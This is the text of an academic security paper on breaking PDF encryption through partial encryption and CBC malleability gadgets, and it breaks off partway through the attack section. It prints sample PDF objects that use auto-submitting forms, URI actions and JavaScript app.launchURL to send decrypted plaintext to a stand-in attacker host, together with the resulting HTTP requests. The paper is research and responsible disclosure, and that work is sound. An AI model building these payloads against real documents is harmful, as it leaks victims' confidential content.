Practical Decryption exFiltration: Breaking PDF Encryption

Jens Müller
jens.a.mueller@rub.de
Ruhr University Bochum, Chair for Network and Data Security

Fabian Ising
f.ising@fh-muenster.de
Münster University of Applied Sciences

Vladislav Mladenov
vladislav.mladenov@rub.de
Ruhr University Bochum, Chair for Network and Data Security

Christian Mainka
christian.mainka@rub.de
Ruhr University Bochum, Chair for Network and Data Security

Sebastian Schinzel
schinzel@fh-muenster.de
Münster University of Applied Sciences

Jörg Schwenk
joerg.schwenk@rub.de
Ruhr University Bochum, Chair for Network and Data Security

ABSTRACT

The Portable Document Format, better known as PDF, is one of the most widely used document formats worldwide, and in order to ensure information confidentiality, this file format supports document encryption. In this paper, we analyze PDF encryption and show two novel techniques for breaking the confidentiality of encrypted documents. First, we abuse the PDF feature of *partially encrypted* documents to wrap the encrypted part of the document within attacker-controlled content and therefore, exfiltrate the plaintext once the document is opened by a legitimate user. Second, we abuse a flaw in the PDF encryption specification to arbitrarily manipulate encrypted content. The only requirement is that a single block of known plaintext is needed, and we show that this is fulfilled by design. Our attacks allow the recovery of the entire plaintext of encrypted documents by using exfiltration channels which are based on standard compliant PDF properties.

We evaluated our attacks on 27 widely used PDF viewers and found all of them to be vulnerable. We responsibly disclosed the vulnerabilities and supported the vendors in fixing the issues.

CCS CONCEPTS

• **Security and privacy → Cryptanalysis and other attacks**; *Management and querying of encrypted data*; Block and stream ciphers; Digital rights management.

KEYWORDS

PDF, encryption, direct exfiltration, CBC malleability, CBC gadgets

ACM Reference Format:
Jens Müller, Fabian Ising, Vladislav Mladenov, Christian Mainka, Sebastian Schinzel, and Jörg Schwenk. 2019. Practical Decryption exFiltration: Breaking PDF Encryption. In *2019 ACM SIGSAC Conference on Computer and Communications Security (CCS '19), November 11–15, 2019, London, United Kingdom.* ACM, New York, NY, USA, 15 pages. https://doi.org/10.1145/3319535.3354214

CCS '19, November 11–15, 2019, London, United Kingdom

ACM ISBN 978-1-4503-6747-9/19/11…$15.00
https://doi.org/10.1145/3319535.3354214



Figure 1: An overview of the attack scenario: The victim opens an encrypted PDF document and unintentionally leaks the decrypted content to an attacker-controlled server. The encrypted PDF file was manipulated by the attacker beforehand, without having the corresponding password.

1 INTRODUCTION

The confidentiality of documents can either be protected during transport only – here TLS is the method of choice today – or during transport *and* storage. To provide this latter functionality, many document formats offer built-in encryption methods. Prominent examples are Microsoft Office Documents with Rights Management Services (RMS) or ePub with Digitial Rights Management (DRM) (which relies on XML Encryption), and email encryption with S/MIME or OpenPGP. Many of those formats are known to be vulnerable to different attacks by targeting the confidentiality and integrity of the information therein [17, 25]. In 2018, the vulnerabilities in S/MIME and OpenPGP, today known as EFAIL [38], took attacks on encrypted messages to the next level: by combining the ciphertext malleability property with the loading of external resources (known as exfiltration channels), victims can leak the plaintext to the attacker simply by opening an encrypted email.

Complexity of PDF Documents. The Portable Document Format (PDF) is more than a simple data format to display content. It has many advanced features ranging from cryptography to calculation logic [36], 3D animations [51], JavaScript [1], and form fields [53]. It is possible to update and annotate a PDF file without losing older revisions [54] and to define certain PDF actions [52], such as specifying the page to show when opening the file. The PDF file format even allows the embedding of other data formats such as XML [3], PostScript [32], or Flash [2], which includes all their strengths, weaknesses, and concerns. All these features open a huge potential for an attacker. In this paper, we only rely on standard-compliant PDF properties, without using additional features from other embedded data formats.

PDF Encryption. To guarantee confidentiality, the PDF standard defines PDF-specific encryption functions. This enables the secure transfer and storing of sensitive documents without any further protection mechanisms – a feature used, for example, by the U.S. Department of Justice [35]. The key management between the sender and recipient may be password based (the recipient must know the password used by the sender, or it must be transferred to him through a secure channel) or public key based (i.e., the sender knows the X.509 certificate of the recipient).

PDF encryption is widely used. Prominent companies like Canon and Samsung apply PDF encryption in document scanners to protect sensitive information [5, 45, 47]. Further providers like IBM offer PDF encryption services for PDF documents and other data (e.g., confidential images) by wrapping them into PDF [19, 29, 56, 57]. PDF encryption is also supported in different medical products to transfer health records [22, 42, 43]. Due to the shortcomings regarding the deployment and usability of S/MIME and OpenPGP email encryption, some organizations use special gateways to automatically encrypt email messages as encrypted PDF attachments [8, 28, 34]. The password to decrypt these PDFs can be transmitted over a second channel, such as a text message (i.e., SMS).

Novel Attacks on PDF Encryption. In this paper, we present the results of a comprehensive and systematic analysis of the PDF encryption features. We analyzed the PDF specification for potential security-related shortcomings regarding PDF encryption. This analysis resulted in several findings that can be used to break PDF encryption in active-attacker scenarios. The attack scenario is depicted in Figure 1. An attacker gains access to an encrypted PDF document. Even without knowing the corresponding password, they can manipulate parts of the PDF file. More precisely, the PDF specification allows the mixing of ciphertexts with plaintexts. In combination with further PDF features which allow the loading of external resources via HTTP, the attacker can run *direct exfiltration attacks* once a victim opens the file. The concept is similar to previous work [38] on email end-to-end encryption, but in contrast, our exfiltration channels rely only on standard-compliant features.

PDF encryption uses the Cipher Block Chaining (CBC) encryption mode with no integrity checks, which implies ciphertext malleability. This allows us to create self-exfiltrating ciphertext parts using *CBC malleability gadgets*, as defined in [38]. In contrast to [38], we use this technique not only to modify existing plaintext but to construct entirely new encrypted objects. Additionally, we refined compression-based attacks to adjust them to our attack scenarios. In summary, we put a considerable amount of engineering effort into adapting the concepts of [38] to the PDF document format.

Large-Scale Evaluation. In order to measure the impact of the vulnerabilities in the PDF specification, we analyzed 27 widely used PDF viewers. We found 23 of them (85%) to be vulnerable to direct exfiltration attacks and all of them to be vulnerable to CBC gadgets.

Responsible Disclosure. We reported our attacks to the affected vendors and have proposed appropriate mitigations. However, to sustainably eliminate the root cause of the vulnerabilities, changes in the PDF standard are required. The issues have been escalated by Adobe to the ISO working group on cryptography and signatures and will be taken up in the next revision of the PDF specification.

Contributions. The contributions of this paper are:

- We provide technical insights on how confidentiality is implemented for PDF documents. (section 2)
- We present the first comprehensive analysis on the security of PDF encryption and show how to construct exfiltration channels by combining PDF standard features. (section 4)
- We describe two novel attack classes against PDF encryption, which abuse vulnerabilities in the current PDF standard and allow attackers to obtain the plaintext. (section 5)
- We evaluate popular PDF viewers and show that all of the viewers are, indeed, vulnerable to the attacks. (section 6)
- We discuss countermeasures and mitigations for PDF viewer implementations and the PDF specification. (section 7)

2 BACKGROUND

This section deals with the foundations of the Portable Document Format (PDF). In Figure 2, we give an overview of the PDF document structure and summarize the PDF standard for encryption.

2.1 Portable Document Format (PDF)

A PDF document consists of four parts: *Header*, *Body*, *Xref Table*, and a *Trailer*, as depicted in Figure 2.



Figure 2: A simplified example of the internal PDF structure and a comparison between encrypted and plain PDF files.

PDF Header. The first line in the PDF is the *header*, which defines the PDF document version. In Figure 2, PDF version 1.7 is used.

PDF Body. The main building block of a PDF file is the *body*. It contains all text blocks, fonts, and graphics and describes how

they are to be displayed by the PDF viewer. The most important elements within the body are *objects*. Each object starts with an object number followed by the object's version (e.g., *5 0 obj* defines object number 5, version 0).

On the left side of Figure 2, the *body* contains five objects: *Catalog*, *Pages*, *Page*, *Contents*, and *EmbeddedFile*. The *Catalog* object is the root object of a PDF file. It defines the document structure and refers to the *Pages* object which contains the number of pages and a reference to each *Page* object (e.g., text columns). The *Page* object contains information on how to build a single page. In the given example, it only contains a single stream object *"Confidential content!"*. Finally, a PDF document can embed arbitrary file types (e.g., images, additional PDF files, etc.). These embedded files are technically streams, see *5 0 obj* in Figure 2.

Xref Table and Trailer. The bottom of a PDF file contains two special parts. The *Xref Table* holds a list of all objects used in the document and their byte offsets. It allows random access to objects without having to read the entire file. The *Trailer* is the entry point for a PDF file. It contains a pointer to the root object, i.e., the *Catalog*.

PDF Streams and Strings. The contents visible to a user are mainly represented by two types of objects, *stream objects* and *string objects*. Stream objects are a series of zero, or more, bytes enclosed in the keywords `stream` and `endstream`, and prefaced with additional information like length and encoding, for example, hex encoding or compression. String objects are a series of bytes which can be encoded, for example, as literal (ASCII) or hexadecimal strings.

```
%%% STREAM example %%%
<< /Length 24 >>                                          % stream length
stream                                                  % start of the stream
  Confidential content!                % content (e.g., text, image, font, file)
endstream                                                 % end of the stream

%%% STRING example %%%
(This is a literal string)                                  % literal string
<546869732069732061206865782073472696e67>                % hexadecimal string
```

Listing 1: Example of a stream and two strings (literal/hex).

Compression. In practice, many PDF files contain compressed streams to reduce the file size. The PDF specification defines multiple compression algorithms, technically implemented as filters. The most important filter for this paper is the *FlateDecode* filter, which implements the zlib *deflate* algorithm [11, 12], as it is recommended for both ASCII (e.g., text) and binary data (e.g., embedded images).

2.2 PDF Encryption

Figure 2 shows a comparison of an unencrypted PDF file to an encrypted PDF file. One can see that the encrypted PDF document has the same internal structure as the unencrypted counterpart. There are two main differences between both files:

(1) The *Trailer* has an additional entry, the *Encrypt* dictionary, which signalizes PDF viewers that the document is encrypted and contains the necessary information to decrypt it.
(2) By default, all *strings* and *streams* within the document are encrypted, for example, *4 0 obj*.

The Encrypt Dictionary. The information necessary to decrypt the document is stored in the *Encrypt* dictionary. It specifies the cryptographic algorithms to be used and the user permissions.



Figure 3: Simplified example of a PDF encryption dictionary.

A simplified example containing all relevant parameters is given in Figure 3. The user access permissions are stored unencrypted in the *P* value, which is an integer value representing a bit field of flags. Such permissions define if printing, modifying, or copying content is allowed. Additionally, the *Perms* value stores an encrypted copy of these permissions by using the file encryption key in Electronic Codebook (ECB) mode. Upon opening an encrypted PDF file, a viewer conforming to the standard must decrypt the *Perms* value and compare it to the *P* value in order to detect possible manipulations. We abuse this behavior to start known-plaintext attacks and build Cipher Block Chaining (CBC) gadgets, see section 4.2. Next, one or more *Crypt Filters* can be defined. In the given example depicted in Figure 3, *StdCF* – the standard name for a *Crypt Filter* – is used. Each *Crypt Filter* contains information regarding the encryption algorithm (*Algorithm*) and instructions for when the password is to be prompted (*Event*). Supported values for the encryption algorithm can either be *None* (no encryption), *V2* (RC4), *AESV2* (AES128-CBC), or *AESV3* (AES256-CBC). In this work, we focus on AES256 encryption, which is considered to be most secure.

Partial Encryption. Since PDF version 1.5 (released in 2003), partially encrypted PDF files are supported. The standard allows to specify different *Crypt Filters* to encrypt/decrypt *strings*, *streams*, and *embedded files*. This flexibility is desired, for example, to encrypt embedded files with a different algorithm, or not to encrypt them at all. We abuse this feature to build partially encrypted, malicious PDF files containing encrypted as well as plaintext content.

2.3 PDF Interactive Features

PDF is more than a simple format for document exchange. The PDF specification supports interactive elements known from the World Wide Web, such as hyperlinks, which can refer either to an anchor within the document itself or to an external resource. PDF 1.2 (released in 1996) further introduced PDF forms which allow data to be entered and submitted to an external web server, similar to HTML forms. While PDF forms are less common than their equivalent in the web, they are supported by most major PDF viewers in favor of the idea of the "paperless office", allowing users to directly submit data instead of printing the document and filling it out by hand. Another adoption from the Web is rudimentary JavaScript support, which is standardized in PDF and can be used, for example, to validate form values or to modify document page contents. We will abuse these features in order to build PDF standard-compliant exfiltration channels.

3 ATTACKER MODEL

In this section, we describe the attacker model, including the attacker's capabilities and the winning condition.

Victim. The victim is an individual who opens a confidential and encrypted PDF file. They possess the necessary keys or know the correct password and willingly follow the process of decrypting the document once the viewer application prompts for the password.

Attacker Capabilities. We assume that the attacker gained access to the encrypted PDF file. They do not know the password and have no access to the decryption keys. They can arbitrarily modify the encrypted file by changing the document structure or adding new unencrypted objects. The attacker can also modify the encrypted parts of the PDF file, for example, by flipping bits. The attacker sends the modified PDF file to the victim, who then opens the documents and follows the steps to decrypt and read the content.

Winning Condition. The attacker is successful if parts or the entire plaintext of the encrypted content in the PDF file are obtained.

Attack Classification. We distinguish between two different success scenarios for an attacker.

(1) In an attack *without user interaction*, it is sufficient that the victim merely opens and displays a modified PDF document for the winning condition to be fulfilled.
(2) In an attack *with user interaction*, it is necessary that the victim interacts with the document for the winning condition to be fulfilled (e.g., the victim needs to *click* on a page).

We argue that attacks *with user interaction* are still realistic because in many PDF viewers, it is common to click and drag the page in order to scroll up and down, and in many cases, this action is enough to trigger the attack. In some scenarios, a viewer may open a dialog to ask for confirmation, for example, for requesting external resources. We argue that a victim who willingly decrypts the PDF document will also willingly confirm a dialog box if it directly follows the decryption process.

4 PDF ENCRYPTION: SECURITY ANALYSIS

In this section, we analyze the security of the PDF encryption standard. We introduce conceptual shortcomings and cryptographic weakness in the specification which allow an attacker to inject malicious content into an otherwise encrypted document, as well as interactive features which can be used to exfiltrate the plaintext.

4.1 Partial Encryption

Document Structure Manipulation. In encrypted PDF documents, only strings and streams are actually encrypted. In other words, objects defining the document's structure are unencrypted by design and can be easily manipulated. For example, an attacker can duplicate or remove pages, encrypted or not, or even change their order within the document. Neither the *Trailer* nor the *Xref Table* is encrypted. Thus, an attacker can change references to objects such as the document catalog.

In summary, PDF encryption can only protect the confidentiality of *string* and *stream* objects. It does not include integrity protection. The structure of the document is not encrypted, allowing trivial restructuring of its contents.



Figure 4: A simplified example of a PDF's encryption dictionary created by the attacker. The dictionary specifies that all *strings* and the document's metadata are not encrypted.

Partially Encrypted Content. Moreover, beginning with PDF 1.5, the specification added support for *Crypt Filters*. These crypt filters basically define which encryption algorithm is to be applied to a specific stream. A special crypt filter is the *Identity* filter, which simply "passes through all input data" [50]. Such flexibility, to define unencrypted content within an otherwise encrypted document, is dangerous. It allows the attacker to wrap encrypted parts into their own context. For example, the attacker can prepend additional pages of arbitrary content or modify existing (encrypted) pages by overlaying content and therefore completely change the appearance of the document. An example of adding unencrypted text using the *Identity* filter is shown in Listing 2. In the given example, a new object is added to the document, with its own *Identity* crypt filter which does nothing (line 2), thereby leaving its content stream unencrypted and subject to modification (line 6).

```
1 2 0 obj
2   << /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]      % Identity filter
3      /Length 40
4   >>
5 stream
6 BT (This unencrypted text is added!) ET                        % unencrypted stream
7 endstream
8 endobj
```

Listing 2: Content added to an otherwise encrypted document.

The *Identity* filter can be applied to single *streams*, as shown in Listing 2, or to all *streams* or *strings* by setting it as the default filter in the *Encrypt* dictionary (see Figure 4). This flexibility even allows the attacker to build completely attacker-controlled documents where only certain *streams* are encrypted by explicitly setting the *StdCF* filter for them, leaving the rest of the document unencrypted.

In case crypt filters are not supported, various other methods to gain partial encryption exist, such as placing malicious content into parts of the document that are unencrypted by design (e.g., the *Trailer* or *Metadata*), using the *None* encryption algorithm, or abusing the missing type safety in popular PDF applications. By systematically studying the PDF standard, we identified 18 different methods to gain partial encryption in otherwise encrypted documents. A complete overview of these techniques is given in Appendix A. Partial encryption is a necessary requirement for our direct exfiltration attacks, as described in section 5.1.

4.2 CBC Malleability

CBC gadgets. While partial encryption works on unmodified ciphertext and adds additional unencrypted strings or streams, CBC gadgets are based on the malleability property of the CBC mode. Any document format using CBC for encryption is potentially vulnerable to CBC gadgets if a known plaintext is a given, and no integrity protection is applied to the ciphertext.

A CBC gadget is the tuple (C_{i-1}, C_i) where C_i is a ciphertext block with known plaintext P_i and C_{i-1} is the previous ciphertext block. We get

$$P_i = d_k(C_i) \oplus C_{i-1}$$

where d_k is the decryption function under the decryption key k. An attacker can gain a chosen plaintext with

$$P_c = d_k(C_i) \oplus C_{i-1} \oplus P_i \oplus P_c.$$

An attacker can inject multiple CBC gadgets at any place within the ciphertext and can even construct entirely new ciphertexts [38].

Missing Integrity Protection. The PDF encryption specification defines several weak cryptographic methods. For one, each defined encryption algorithm which is based on AES uses the CBC encryption mode without any integrity protection, such as a Message Authentication Code (MAC). This makes any ciphertext modification by the attacker undetectable for the victim.[1]

More precisely, an attacker can stealthily modify encrypted strings or streams in a PDF file without knowing the corresponding password or decryption key. In most cases, this will not result in meaningful output, but if the attacker, in addition, knows parts of the plaintext, they can easily modify the ciphertext in a way that after the decryption a meaningful plaintext output appears.

Building CBC Gadgets. Unauthenticated CBC encryption is the foundation of CBC gadgets as demonstrated in [38], which attackers can use to manipulate and reuse ciphertext segments, allowing for the construction of chosen plaintexts. A necessary condition to use CBC gadgets is the existence of known plaintext. Fortunately – from an attacker's point of view – the PDF *AESV3* (AES256) specification defines 12 bytes of known plaintext by encrypting the extended permissions value using the same AES key as all streams and strings. Although the *Perms* value is encrypted using the ECB mode, the resulting ciphertext is the same as encrypting the same plaintext using CBC with an initialization vector of zero and can, therefore, be used as a base CBC gadget.

Furthermore, the *AESV3* encryption algorithm uses a single AES key to encrypt all streams and strings document-wide, allowing the use of gadgets from one stream (or the *Perms* field) in any other stream or string. For older AES-based encryption algorithms, the known plaintext needs to be taken from the same stream or string which the attacker wants to manipulate.

Content Injection. Using CBC gadgets, an attacker can inject text fragments into an encrypted PDF document. This injection is possible by either replacing an existing stream or by adding an entirely new stream. The attacker is able to construct and add multiple chosen plaintext blocks using gadgets, as shown in Listing 3.

[1]It is important to note that, contrary to intuition, PDF signatures are not a reliable way to detect ciphertext modifications. See section 7 for an extensive analysis.

However, every gadget constructed from the 12 bytes of known plaintext from the *Perms* entry leads to 20 random bytes: 4 bytes of random from the *Perms* value itself and 16 bytes due to the unpredictable outcome of the decryption of the next block of ciphertext. Fortunately, most of the time, these random bytes can be commented out using the percentage sign character (i.e., a comment).[2]

```
stream
BT        % 20 random bytes↪
(This ) Tj% 20 random bytes↪
(text ) Tj% 20 random bytes↪
(is in) Tj% 20 random bytes↪
(jecte) Tj% 20 random bytes↪
(d!)    Tj% 20 random bytes↪
ET        % 20 random bytes
endstream
```

Listing 3: Injected AES gadget blocks (32 bytes) start with 12 bytes of chosen plaintext (including a line break at the start and the percentage symbol at the end), the remaining 20 random bytes are hidden in comments.

4.3 PDF Interactive Features

Given the two introduced weaknesses in the PDF specification (partial encryption and ciphertext malleability), which both allow targeted modification of encrypted documents, all that is missing to break confidentiality is opening up a channel to leak the decrypted content to an attacker-controlled server. To exfiltrate the plaintext, we use three standard compliant PDF features: *Forms*, *Links*, and *JavaScript*. All features are based on *PDF Actions*, which can easily be added to the document by an attacker who is able to perform targeted modifications, because the PDF document structure is not integrity-protected. These actions can either be triggered manually by the user (e.g., by clicking into the document and thereby submitting a form or opening a hyperlink) or automatically once the document is opened.

PDF Forms. The PDF specification allows forms to be filled out and submitted to an external server using the *Submit-Form Action*. Data types to be submitted can be either *string* or *stream* objects. This allows arbitrary parts of a PDF document to be transmitted by referencing them via their object number. Furthermore, PDF forms can be made to auto-submit themselves, for example, by adding an *OpenAction* to the document catalog.

Hyperlinks. PDF documents may contain links to external resources such as websites, which are usually opened by a third party application (i.e., a web browser). External links can be defined as *URI Actions*, or – depending on the implementation – also as *Launch Actions*. Similar to PDF forms, these actions can be automatically triggered, for example, when the document is opened or closed, or when the cursor enters/exits certain elements.

JavaScript. While *JavaScript Actions* are part of the PDF specification, the support for JavaScript differs from viewer to viewer. If fully supported, JavaScript code can access, read, or manipulate arbitrary parts of the document and also exfiltrate them using functions such as `app.launchURL` or `SOAP.request`.

[2]However, for example, a newline character would end the comment.

5 HOW TO BREAK PDF ENCRYPTION

In this section, we describe our *direct exfiltration* attack and the cryptographic *CBC gadgets* attack on PDF encryption.

5.1 Direct Exfiltration (Attack A)

The idea of this attack is to abuse the *partial encryption* feature by modifying an encrypted PDF file. As soon as the file is opened and decrypted by the victim sensitive content is sent to the attacker.

As described in section 4.1, an attacker can modify the structure of encrypted PDF documents, add unencrypted objects, or wrap encrypted parts into a context controlled the attacker. An example of a partially encrypted document is given in Figure 5.



Figure 5: A PDF file modified by the attacker. Once the file is opened, the victim enters the correct password as usual, but due to the modification, the decrypted stream of objects *4* and *5* is automatically sent to an attacker-controlled server.

In the given example, the attacker abuses the flexibility of the PDF encryption standard to define certain objects as unencrypted. The attacker modifies the *Encrypt* dictionary (*6 0 obj*) in a way that the document is partially encrypted – all streams are left *AES256* encrypted while strings are defined as unencrypted by setting the *Identity* filter. Thus, the attacker can freely modify strings in the document and add additional objects containing unencrypted strings. The content to be exfiltrated is left encrypted, see *Contents* and *EmbeddedFile*. The most relevant object for the attack is the definition of an *Action*, which can submit a form, invoke a URL, or execute JavaScript. The *Action* references the encrypted parts as content to be included in requests and can thereby be used to exfiltrate their plaintext to an arbitrary URL. The execution of the *Action* can be triggered automatically once the PDF file is opened (after the decryption) or via user interaction, for example, by clicking within the document.

5.1.1 Requirements. This attack has three requirements to be successful. While all requirements are PDF standard compliant, they have not necessarily been implemented by every PDF application:

(1) *Partial encryption*: Partially encrypted documents based on *Crypt Filters*, as introduced in section 4.1 or based on other less supported methods (see Appendix A), must be available. In Table 3, we show 18 options to achieve partial encryption.
(2) *Cross-object references*: It must be possible to reference and access encrypted *string* or *stream* objects from unencrypted attacker-controlled parts of the PDF document.
(3) *Exfiltration channel*: One of the interactive features described in section 4.3 must exist, with or without user interaction.

Please note that Attack A does not abuse any cryptographic issues, so that there are no requirements to the underlying encryption algorithm (e.g., AES) or the encryption mode (e.g., CBC).

5.1.2 Direct Exfiltration through PDF Forms (A1). The PDF standard allows a document's encrypted streams or strings to be defined as values of a PDF form to be submitted to an external server. This can be done by referencing their object numbers as the values of the form fields within the *Catalog* object, as shown in the example in Figure 6. To make the form auto-submit itself once the document is opened and decrypted, an *OpenAction* can be applied. Note that the object which contains the URL (`http://p.df`) for form submission is not encrypted and completely controlled by the attacker.

5.1.3 Direct Exfiltration via Hyperlinks (A2). If forms are not supported by the PDF viewer, there is a second method to achieve direct exfiltration of a plaintext. The PDF standard allows setting a "base" URI in the *Catalog* object used to resolve all relative URIs in the document. This enables an attacker to define the encrypted

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>       % value set to 2 0 obj
     /OpenAction << /S /SubmitForm /F (http://p.df) >>          % attacker's URI
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]   % encryption with StdCF
     /Length 32
  >>
stream
[encrypted data]                                          % content to exfiltrate
endstream
endobj
```

(a) Modified PDF document sent to the victim (excerpt). By using self-submitting forms the encrypted stream is referenced as a value to be submitted and therefore exfiltrated after the decryption.

```
POST / HTTP/1.1
User-Agent: AcroForms
Content-Length: 23

x=Confidential%20content!
```

(b) HTTP request leaking the full plaintext automatically to the attacker's web server once the document is opened by the victim.

Figure 6: Example of direct exfiltration through PDF forms.

part as a relative URI to be leaked to the attacker's web server. Therefore the base URI will be prepended to each URI called within the PDF file. In Figure 7, we set the base URI to `http://p.df`. The plaintext can be leaked by clicking on a visible element such as a link, or without user interaction by defining a *URI Action* to be automatically performed once the document is opened.

```
1 0 obj
  << /Type /Catalog
     /URI << /Type /URI /Base 3 0 R >>                  % base URI set to 3 0 obj
     /OpenAction << /S /URI /URI 4 0 R >>  % called URI = base(3 0) + content(4 0)
   >>
endobj

2 0 obj
  << /Type /ObjStm /N 1 /First 4 /Length 19
     /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]      % Identity filter
  >>
stream
3 0 (http://p.df/)                                % attacker's URI (unencrypted)
endstream
endobj

4 0 obj
<encrypted data>                                              % content to exfiltrate
endobj
```

(a) Modified PDF document sent to the victim (excerpt). The attacker builds a URI containing the decrypted content, which is invoked automatically once the PDF file is opened.

```
GET /Confidential%20content! HTTP/1.1
```

(b) HTTP request with plaintext sent to the attacker's web server.

Figure 7: Example of direct exfiltration through hyperlinks.

In the given example, we define the base URI within an *Object Stream*, which allows objects of arbitrary type to be embedded within a stream. This construct is a standard compliant method to put unencrypted and encrypted strings within the same document. Note that for this attack variant, only strings can be exfiltrated due to the specification, but not streams; (relative) URIs *must* be of type string. However, fortunately (from an attacker's point of view), all encrypted streams in a PDF document can be re-written and defined as hex-encoded strings using the <deadbeef> hexadecimal string notation. Nevertheless, attack variant *A2* has some notable drawbacks compared to attack *A1*:

- The attack is not silent. While forms are usually submitted in the background (by the PDF viewer itself), to open hyperlinks, most applications launch an external web browser.
- Compared to HTTP POST, the length of HTTP GET requests, as invoked by hyperlinks, is limited to a certain size.[3]
- PDF viewers do not necessarily URL-encode binary strings, making it difficult to leak compressed data (see section 6.3).

5.1.4 Direct Exfiltration with JavaScript (A3). The PDF JavaScript reference [1] allows JavaScript code within a PDF document to directly access arbitrary *string*/*stream* objects within the document and leak them with functions such as `getDataObjectContents` or `getAnnots`. In Figure 8, the stream object *2* is given a Name (**x**), which is used to reference and leak it with a JavaScript action that is automatically triggered once the document is opened.

[3]Note that this is a limitation of the browser, for example, 32kb for Chrome and Firefox.

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /S /JavaScript /JS (app.launchURL("http://p.df/"
     + util.stringFromStream(this.getDataObjectContents("x",true)))) >>
     /Names << /EmbeddedFiles << /Names [(x) << /EF << /F 2 0 R >> >>] >> >>
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]   % encryption with StdCF
  /Length 32
  >>
stream
[encrypted data]                                          % content to exfiltrate
endstream
endobj
```

(a) Modified PDF document sent to the victim (excerpt). JavaScript is used to access the decrypted stream and send it to attacker's URI.

```
GET /Confidential%20content! HTTP/1.1
```

(b) HTTP request with plaintext sent to the attacker's web server.

Figure 8: Example of direct exfiltration through JavaScript.

Attack variant *A3* has some advantages compared to *A1* and *A2*, such as the flexibility of an actual programming language. It must, however, be noted that – while JavaScript actions are part of the PDF specification – various PDF applications have limited JavaScript support or disable it by default (e.g., Perfect PDF Reader).

5.2 CBC Gadgets (Attack B)

Not all PDF viewers support partially encrypted documents, which makes them immune to direct exfiltration attacks. However, because PDF encryption generally defines no authenticated encryption, attackers may use CBC gadgets to exfiltrate plaintext. The basic idea is to modify the plaintext data directly within an encrypted object, for example, by prefixing it with an URL. The CBC gadget attack, thus does not necessarily require cross-object references.

Note that all gadget-based attacks modify existing encrypted content or create new content from CBC gadgets. This is possible due to the malleability property of the CBC encryption mode.

5.2.1 Requirements. This attack has two necessary preconditions:

(1) *Known plaintext*: To manipulate an encrypted object using CBC gadgets, a known plaintext segment is necessary. For *AESV3* – the most recent encryption algorithm – this plaintext is always given by the *Perms* entry. For older versions, known plaintext from the object to be exfiltrated is necessary.
(2) *Exfiltration channel*: One of the interactive features described in section 4.3 must exist.

These requirements differ from those of the direct exfiltration attacks, because the attacks are applied "through" the encryption layer and not outside of it.

5.2.2 Exfiltration through PDF Forms (B1). As described above, PDF allows the submission of string and stream objects to a web server. This can be used in conjunction with CBC gadgets to leak the plaintext to an attacker-controlled server, even if partial encryption is not allowed. A CBC gadget constructed from the known plaintext can be used as the submission URL, as shown in line 4 of Figure 9a.

